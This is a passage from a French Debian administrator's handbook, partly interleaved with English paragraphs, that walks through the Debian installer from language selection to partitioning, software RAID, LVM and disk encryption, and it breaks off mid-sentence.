If you already have a working Windows system, you can even avoid using a CD-ROM; Debian offers a Windows program that will download a light Debian installer and set it up on the hard disk. You then only need to reboot the computer and choose between normal Windows boot or booting the installation program. You can also find it on a dedicated website with a rather explicit title...


- ▶ <http://ftp.debian.org/debian/tools/win32-loader/stable/>
- ▶ <https://people.debian.org/~rmh/goodbye-microsoft/>

**Chargeur d'amorçage**

The bootloader is a low-level program that is responsible for booting the Linux kernel just after the BIOS passes off its control. To handle this task, it must be able to locate the Linux kernel to boot on the disk. On the i386 and amd64 architectures, the two most used programs to perform this task are LILO, the older of the two, and GRUB, its modern replacement. Isolinux and Syslinux are alternatives frequently used to boot from removable media.

Derrière chaque entrée de menu se cache une ligne de commande de démarrage spécifique que l'on peut personnaliser au besoin en appuyant sur TAB avant de valider et démarrer. L'entrée de menu Help fait apparaître l'ancienne interface en ligne de commande où les touches F1 à F10 affichent différents écrans d'aide détaillant les options possibles à l'invite. Sauf exceptions, vous n'aurez normalement pas besoin de vous servir de cette possibilité.

Le mode « expert » (accessible dans le menu Advanced options, « Options avancées ») détaille toutes les options possibles au cours de l'installation et permet de naviguer entre les différentes étapes sans qu'elles s'enchaînent automatiquement. Attention, ce mode très verbeux pourra dérouter par la multitude des choix de configuration qu'il propose.



**FIGURE 4.1** Écran de démarrage


Once booted, the installation program guides you step by step throughout the process. This section presents each of these steps in detail. Here we follow the process of an installation from an amd64 DVD-ROM (more specifically, the rc1 version of the installer for Buster); *netinst* installations, as well as the final release of the installer, may look slightly different. We will also address installation in graphical mode, but the only difference from “classic” (text-mode) installation is in the visual appearance.

#### 4.2.2. Choix de la langue

Le programme d'installation débute en anglais mais la toute première étape consiste à choisir la langue utilisée par la suite. Opter pour le français fournira une installation entièrement tra-

duite (et un système configuré en français à l'issue du processus). Cela permettra également de proposer des choix par défaut plus pertinents lors des étapes suivantes (la disposition du clavier notamment).

B.A.-BA	<p>Certaines étapes du processus d'installation nécessitent une saisie d'informations. Ces écrans disposent alors de plusieurs zones qui peuvent « avoir le <i>focus</i> » (zone de saisie de texte, cases à cocher, liste de choix, boutons OK et Annuler), et la touche Tabulation permet de circuler entre elles.</p> <p>En mode graphique, on utilise la souris comme on l'utiliserait sur un bureau graphique fonctionnel.</p>
---------	---



**FIGURE 4.2** Choix de la langue

#### 4.2.3. Choix du pays

La deuxième étape consiste à choisir le pays. Combinée à la langue, cette information permettra de proposer une disposition de clavier encore plus adaptée. Elle influera aussi sur la configuration du fuseau horaire. Dans le cas de la France, un clavier de type AZERTY sera proposé et le fuseau horaire sera Europe/Paris.




FIGURE 4.3 Choix du pays

#### 4.2.4. Choix de la disposition du clavier

Le clavier Français proposé convient pour les claviers AZERTY traditionnels. Il prend en charge le symbole euro.




FIGURE 4.4 Choix du clavier

#### 4.2.5. Détection du matériel

Cette étape est entièrement automatique dans la plupart des cas. L'installateur détecte le matériel et cherche notamment à identifier le lecteur de CD-Rom employé afin de pouvoir accéder à son contenu. Il charge les modules correspondant aux différents éléments détectés, puis « monte » le CD-Rom afin de pouvoir le lire. Les étapes précédentes étaient entièrement conte-

nues dans l'image de démarrage intégrée au CD-Rom, fichier de taille limitée et chargé en mémoire par le BIOS lors de l'amorçage du CD-Rom.

The installer can work with the vast majority of drives, especially standard ATAPI peripherals (sometimes called IDE and EIDE). However, if detection of the CD-ROM reader fails, the installer offers the choice to load a kernel module (for instance, from a USB key) corresponding to the CD-ROM driver.

#### 4.2.6. Chargement des composants

Le contenu du CD-Rom désormais accessible, l'installateur rapatrie tous les fichiers nécessaires à la poursuite de sa tâche. Cela comprend des pilotes supplémentaires pour le reste du matériel (et notamment la carte réseau) ainsi que tous les composants du programme d'installation.

#### 4.2.7. Détection du matériel réseau

Cette étape automatique cherche à identifier la carte réseau et à charger le module correspondant. À défaut de reconnaissance automatique, il est possible de sélectionner manuellement le module à charger. Si aucun module ne fonctionne, il est possible de charger un module spécifique depuis un périphérique amovible. Cette dernière solution ne sert réellement que si le pilote adéquat n'est pas intégré au noyau Linux standard s'il est disponible par ailleurs, par exemple sur le site du fabricant.

Cette étape doit absolument réussir pour les installations de type *netinst* puisque les paquets Debian doivent y être chargés sur le réseau.

#### 4.2.8. Configuration du réseau

Soucieux d'automatiser au maximum le processus, l'installateur tente une configuration automatique du réseau par DHCP (pour IPv4) et par découverte du réseau IPv6. Si celle-ci échoue, il propose plusieurs choix : réessayer une configuration DHCP normale, effectuer une configuration DHCP en annonçant un nom de machine, ou mettre en place une configuration statique du réseau.

Cette dernière demande successivement une adresse IP, un masque de sous-réseau, une adresse IP pour une éventuelle passerelle, un nom de machine et un nom de domaine.

##### ASTUCE

##### Configuration sans DHCP

Si le réseau local est équipé d'un serveur DHCP que vous ne souhaitez pas utiliser car vous préférez définir une adresse IP statique pour la machine en cours d'installation, vous pourrez lors du démarrage sur le CD-Rom ajouter l'option **netcfg/use\_dhcp=false**. Il suffit de se placer sur l'entrée de menu désirée, d'appuyer sur TAB et d'ajouter l'option ci-dessus avant de valider par Entrée.

**ATTENTION****Ne pas improviser**

Beaucoup de réseaux locaux reposant sur une confiance concédée a priori à toutes les machines, une configuration inadéquate d'un ordinateur y cause souvent des dysfonctionnements. Par conséquent, ne connectez pas votre machine à un réseau sans convenir au préalable avec son administrateur des modalités correspondantes (par exemple le numéro IP, le masque réseau, l'adresse de *broadcast*...).

#### 4.2.9. Mot de passe administrateur

The super-user root account, reserved for the machine's administrator, is automatically created during installation; this is why a password is requested. The installer also asks for a confirmation of the password to prevent any input error which would later be difficult to amend. Note that you can leave both fields empty if you want the root account to be disabled. In that case, the first regular user — that will be created by the installer in the next step — will have administrative rights through `sudo` (see section [8.9.4, « Partage des droits d'administration »](#) page 191).

**SÉCURITÉ****Mot de passe administrateur**

The root user's password should be long (12 characters or more) and impossible to guess. Indeed, any computer (and a fortiori any server) connected to the Internet is regularly targeted by automated connection attempts with the most obvious passwords. Sometimes it may even be subject to dictionary attacks, in which many combinations of words and numbers are tested as password. Avoid using the names of children or parents, dates of birth, etc.: many of your co-workers might know them, and you rarely want to give them free access to the computer in question.

Ces remarques valent également pour les mots de passe des autres utilisateurs, mais les conséquences d'une compromission sont moindres dans le cas d'un utilisateur sans droits particuliers.

Si l'inspiration vient à manquer, il ne faut pas hésiter à utiliser des générateurs de mot de passe comme `pwgen` (dans le paquet de même nom).




FIGURE 4.5 Mot de passe administrateur

#### 4.2.10. Création du premier utilisateur

Debian impose également de créer un compte utilisateur standard pour que l'administrateur ne prenne pas la mauvaise habitude de travailler en tant que root. Le principe de précaution veut en effet que chaque tâche soit effectuée avec le minimum de droits nécessaires, pour limiter l'impact d'une mauvaise manipulation. C'est pourquoi l'installateur vous demandera successivement le nom complet de ce premier utilisateur, son identifiant et son mot de passe (deux fois, pour limiter les risques d'erreur de saisie).




FIGURE 4.6 Nom du premier utilisateur

#### 4.2.11. Configuration de l'horloge

Si le réseau est disponible, l'horloge interne du système est mise à jour (de façon ponctuelle et instantanée) à l'aide d'un serveur NTP. Les horodatages des logs seront ainsi précis dès le premier démarrage. Pour qu'ils restent précis dans la durée, il faudra tout de même mettre en place un démon NTP après l'installation initiale (voir section 8.9.2, « [Synchronisation horaire](#) » page 190).

#### 4.2.12. Détection des disques et autres périphériques

Cette étape automatique détecte les disques susceptibles d'accueillir Debian. Ils seront proposés dans l'étape suivante : le partitionnement.

#### 4.2.13. Démarrage de l'outil de partitionnement

CULTURE	
<b>Utilité du partitionnement</b>	Le partitionnement, étape indispensable de l'installation, consiste à diviser l'espace disponible sur les disques durs (chaque sous-partie étant alors appelée une « partition ») en fonction des données à stocker et de l'usage prévu de l'ordinateur. Cette étape intègre aussi le choix des systèmes de fichiers employés. Toutes ces décisions ont une influence en termes de performances, de sécurité des données et d'administration du serveur.

L'étape du partitionnement est traditionnellement difficile pour les utilisateurs débutants. Il faut en effet définir les différentes portions des disques (ou « partitions ») qui accueilleront le système de fichiers de Linux et sa mémoire virtuelle (*swap*). La tâche se complique si un autre système d'exploitation existe déjà et si on souhaite le conserver. En effet, il faudra alors veiller à ne pas altérer ses partitions (ou à les redimensionner de manière indolore).

Fort heureusement, le logiciel de partitionnement dispose d'un mode « assisté » qui propose à l'utilisateur les partitions à créer. Dans la majorité des cas, il suffit de valider ses propositions.




FIGURE 4.7 Choix du mode de partitionnement

The first screen in the partitioning tool offers the choice of using an entire hard drive to create various partitions. For a (new) computer which will solely use Linux, this option is clearly the simplest, and you can choose the option “Guided - use entire disk”. If the computer has two hard drives for two operating systems, setting one drive for each is also a solution that can facilitate partitioning. In both of these cases, the next screen offers to choose the disk where Linux will be installed by selecting the corresponding entry (for example, “SCSI1 (0,0,0) (sda) - 21.5 GB ATA QEMU HARDDISK”). You then start guided partitioning.





FIGURE 4.8 Disque à utiliser pour le partitionnement assisté

Le partitionnement assisté est également capable de mettre en place des volumes logiques LVM au lieu de partitions (voir plus bas). Le reste du fonctionnement restant le même, nous ne détaillerons pas les options Assisté - utiliser tout un disque avec LVM (chiffré ou non).

Dans les autres cas, quand Linux doit cohabiter avec des partitions déjà présentes, il faudra opter pour un partitionnement manuel.

### *Partitionnement assisté*

L'outil de partitionnement assisté propose trois méthodes de partitionnement, qui correspondent à des usages différents.



**FIGURE 4.9** Partitionnement assisté

La première méthode s'intitule **Tout dans une seule partition**. Toute l'arborescence du système Linux est stockée dans un seul système de fichiers, correspondant à la racine `/`. Ce partitionnement simple et robuste convient parfaitement pour des ordinateurs personnels ou mono-utilisateurs. En réalité, deux partitions verront le jour : la première abritera le système complet ; la seconde, la mémoire virtuelle.

The second method, “Separate `/home` partition”, is similar, but splits the file hierarchy in two: one partition contains the Linux system `(/)`, and the second contains “home directories” (meaning user data, in files and subdirectories available under `/home/`).

La dernière méthode de partitionnement, intitulée **Partitions `/home`, `/var` et `/tmp` séparées**, convient pour les serveurs et les systèmes multi-utilisateurs. Elle découpe l'arborescence en de nombreuses partitions : en plus de la racine `(/)` et des comptes utilisateurs `(/home/)`, elle prévoit des partitions pour les données des logiciels serveurs `(/var/)` et pour les fichiers tempo-

raires (`/tmp/`). Ces divisions ont plusieurs avantages. Les utilisateurs ne pourront pas bloquer le serveur en consommant tout l'espace disque disponible (ils ne pourront remplir que `/tmp/` et `/home/`). Les données des démons (et notamment les logs) ne pourront pas non plus bloquer le reste du système.


B.A.-BA

### Choisir un système de fichiers

A filesystem defines the way in which data is organized on the hard drive. Each existing filesystem has its merits and limitations. Some are more robust, others more effective: if you know your needs well, choosing the most appropriate filesystem is possible. Various comparisons have already been made; it seems that *ReiserFS* is particularly efficient for reading many small files; *XFS*, in turn, works faster with large files. *Ext4*, the default filesystem for Debian, is a good compromise, based on the three previous versions of filesystems historically used in Linux (*ext*, *ext2* and *ext3*). *Ext4* overcomes certain limitations of *ext3* and is particularly appropriate for very large capacity hard drives. Another option would be to experiment with the very promising *btrfs*, which includes numerous features that require, to this day, the use of LVM and/or RAID.

Un système de fichiers journalisé (comme *ext3*, *ext4*, *btrfs*, *reiserfs* ou *xfs*) prend des dispositions particulières afin qu'en cas d'interruption brutale, il soit toujours possible de revenir dans un état cohérent sans être contraint à une analyse complète du disque (comme c'était le cas avec le système *ext2*). Cette fonctionnalité est obtenue en remplaçant un journal décrivant les opérations à effectuer avant de les exécuter réellement. Si une opération est interrompue, il sera possible de la « rejouer » à partir du journal. Inversement, si une interruption a lieu en cours de mise à jour du journal, le dernier changement demandé est simplement ignoré : les données en cours d'écriture sont peut-être perdues, mais les données sur le disque n'ayant pas changé, elles sont restées cohérentes. Il s'agit ni plus ni moins d'un mécanisme transactionnel appliqué au système de fichiers.

Après le choix du type de partitionnement, le logiciel calcule une proposition, qu'il détaille à l'écran et que l'on peut au besoin modifier. On peut notamment choisir un autre système de fichiers si le choix standard (*ext4*) ne convient pas. Dans la plupart des cas, il suffit cependant d'accepter la proposition de partitionnement en validant l'option Terminer le partitionnement et appliquer les changements.



**FIGURE 4.10** Valider le partitionnement

### Partitionnement manuel

Le partitionnement manuel offre plus de souplesse et permet de choisir le rôle et la taille de chaque partition. Par ailleurs, ce mode est inévitable pour employer le RAID logiciel.

#### EN PRATIQUE Réduire une partition Windows

Pour installer Debian à côté d'un système existant (Windows ou autre), il faut disposer d'un espace sur le disque qui ne soit pas utilisé par cet autre système, de manière à pouvoir y créer les partitions dédiées à Debian. Dans la majorité des cas, cela impliquera de réduire la partition Windows et de réutiliser l'espace ainsi libéré.

The Debian installer allows this operation when using the manual mode for partitioning. You only need to choose the Windows partition and enter its new size (this works the same with both unencrypted FAT and NTFS partitions).

If Windows is using BitLocker-encrypted partitions, the steps to resize them requires to use the BitLocker Management together with the Windows Disk Management tool.

Le premier écran affiche les disques, les partitions qui les composent et tout éventuel espace libre non encore partitionné. On peut sélectionner chaque élément affiché ; une pression sur la touche Entrée donne alors une liste d'actions possibles.

On peut effacer toutes les partitions d'un disque en sélectionnant celui-ci.

En sélectionnant un espace libre d'un disque, on peut créer manuellement une nouvelle partition. Il est également possible d'y effectuer un partitionnement assisté, solution intéressante pour un disque contenant déjà un système d'exploitation mais que l'on souhaite partitionner pour Linux de manière standard. Reportez-vous à la section [4.2.13.1, « Partitionnement assisté »](#) page 66 pour plus de détails sur le partitionnement assisté.

B.A.-BA

## Point de montage

Le point de montage est le répertoire de l'arborescence qui abritera le contenu du système de fichiers de la partition sélectionnée. Ainsi, une partition montée sur `/home/` est traditionnellement prévue pour contenir les données des utilisateurs.

Si ce répertoire se nomme « `/` », on parle alors de la *racine* de l'arborescence, donc de la partition qui va réellement accueillir le système Debian.

B.A.-BA

## Mémoire virtuelle, swap

Virtual memory allows the Linux kernel, when lacking sufficient memory (RAM), to free a bit of memory by storing the parts of the RAM that have been inactive for some time on the swap partition of the hard disk.

Pour simuler la mémoire supplémentaire, Windows emploie un fichier d'échange contenu directement sur un système de fichiers. À l'inverse, Linux emploie une partition dédiée à cet usage, d'où le terme de « partition d'échange ».

En sélectionnant une partition, on peut indiquer la manière dont on va l'utiliser :

- la formater et l'intégrer à l'arborescence en choisissant un point de montage ;
- l'employer comme partition d'échange (*swap*) ;
- en faire un volume physique pour chiffrement (pour protéger la confidentialité des données de certaines partitions, voir plus loin) ;
- en faire un volume physique pour LVM (notion détaillée plus loin dans ce chapitre) ;
- l'utiliser comme périphérique RAID (voir plus loin dans ce chapitre) ;
- ou ne pas l'exploiter et la laisser inchangée.

## *Emploi du RAID logiciel*

Certains types de RAID permettent de dupliquer les informations stockées sur des disques durs pour éviter toute perte de données en cas de problème matériel condamnant l'un d'entre eux. Le RAID de niveau 1 maintient une simple copie fidèle (miroir) d'un disque sur un autre, alors que le RAID de niveau 5 répartit sur plusieurs disques des informations redondantes qui permettront de reconstituer intégralement un disque défaillant.

Nous traiterons ici du RAID de niveau 1, le plus simple à mettre en œuvre. La première étape est de créer deux partitions de taille identique situées sur deux disques différents et de les étiqueter **volume physique pour RAID**.

Il faut ensuite choisir dans l'outil de partitionnement l'élément Configurer le RAID avec gestion logicielle pour transformer ces deux partitions en un nouveau disque virtuel et sélectionner Créer un périphérique multidisque dans cet écran de configuration. Suit alors une série de questions concernant ce nouveau périphérique. La première s'enquiert du niveau de RAID à employer — RAID1 dans notre cas. La deuxième demande le nombre de périphériques actifs — deux ici, soit le nombre de partitions à intégrer dans ce périphérique RAID logiciel. La troisième question concerne le nombre de périphériques de réserve — zéro ; on n'a prévu aucun disque supplémentaire pour prendre immédiatement la relève d'un éventuel disque défectueux. La dernière

question demande de choisir les partitions retenues pour le périphérique RAID — soit les deux qu'on a prévues à cet usage (on veillera bien à ne sélectionner que des partitions mentionnant explicitement raid).

Au retour dans le menu principal, un nouveau disque virtuel RAID apparaît. Ce disque est présenté avec une unique partition qu'on ne peut pas supprimer mais que l'on peut affecter à l'usage de son choix (comme n'importe quelle autre partition).

Pour plus de détails sur le fonctionnement du RAID, on se reportera à la section [12.1.1, « RAID logiciel »](#) page 336.

### *Emploi de LVM (Logical Volume Manager)*

LVM permet de créer des partitions « virtuelles » s'étendant sur plusieurs disques. L'intérêt est double : les tailles des partitions ne sont plus limitées par celles des disques individuels mais par leur volume cumulé et on peut à tout moment augmenter la taille d'une partition existante, en ajoutant au besoin un disque supplémentaire.

LVM emploie une terminologie particulière : une partition virtuelle est un « volume logique », lui-même compris dans un « groupe de volumes », ou association de plusieurs « volumes physiques ». Chacun de ces derniers correspond en fait à une partition « réelle » (ou à une partition RAID logicielle).

Cette technique fonctionne assez simplement : chaque volume, physique ou logique, est découpé en blocs de même taille, que LVM fait correspondre entre eux. L'ajout d'un nouveau disque entraîne la création d'un nouveau volume physique et ses nouveaux blocs pourront être associés à n'importe quel groupe de volumes. Toutes les partitions du groupe de volumes ainsi agrandi disposeront alors d'espace supplémentaire pour s'étendre.

L'outil de partitionnement configure LVM en plusieurs étapes. Il faut d'abord créer sur les disques existants des partitions qui seront les volumes physiques LVM. Pour activer LVM, on choisira Configurer le gestionnaire de volumes logiques (LVM), puis dans cet écran de configuration, Créer un groupe de volumes — auquel on associera les volumes physiques existants. Enfin, on pourra créer des volumes logiques au sein de ce groupe de volumes. On notera que le système de partitionnement automatique est capable de faire toute cette mise en place.

Dans le menu du partitionneur, chaque volume logique apparaît comme un disque avec une seule partition que l'on ne peut pas supprimer mais que l'on peut affecter à l'usage de son choix.

Le fonctionnement de LVM est détaillé dans la section [12.1.2, « LVM »](#) page 347.

### *Chiffrement de partitions*

Pour garantir la confidentialité de vos données, par exemple en cas de perte ou de vol de votre ordinateur ou d'un disque dur, il est possible de chiffrer les données de partitions. Cette fonctionnalité peut se greffer très facilement en amont de n'importe quel système de fichiers puisque, comme pour LVM, Linux (et plus particulièrement le pilote `dm-crypt`) utilise le *Device Mapper*

pour créer une partition virtuelle (dont le contenu sera protégé) en s'appuyant sur une partition sous-jacente qui stockera les données sous une forme chiffrée (grâce à LUKS — *Linux Unified Key Setup* soit « Configuration de clés unifiée pour Linux » — un format standard permettant de stocker les données chiffrées mais aussi des méta-information indiquant les algorithmes de chiffrement employés).

#### SÉCURITÉ

#### Partition d'échange chiffrée


When an encrypted partition is used, the encryption key is stored in memory (RAM). Since retrieving this key allows the decryption of the data, it is of utmost importance to avoid leaving a copy of this key that would be accessible to the possible thief of the computer or hard drive, or to a maintenance technician. This is, however, something that can easily occur with a laptop, since when hibernating the contents of RAM is stored on the swap partition. If this partition isn't encrypted, the thief may access the key and use it to decrypt the data from the encrypted partitions. This is why, when you use encrypted partitions, it is 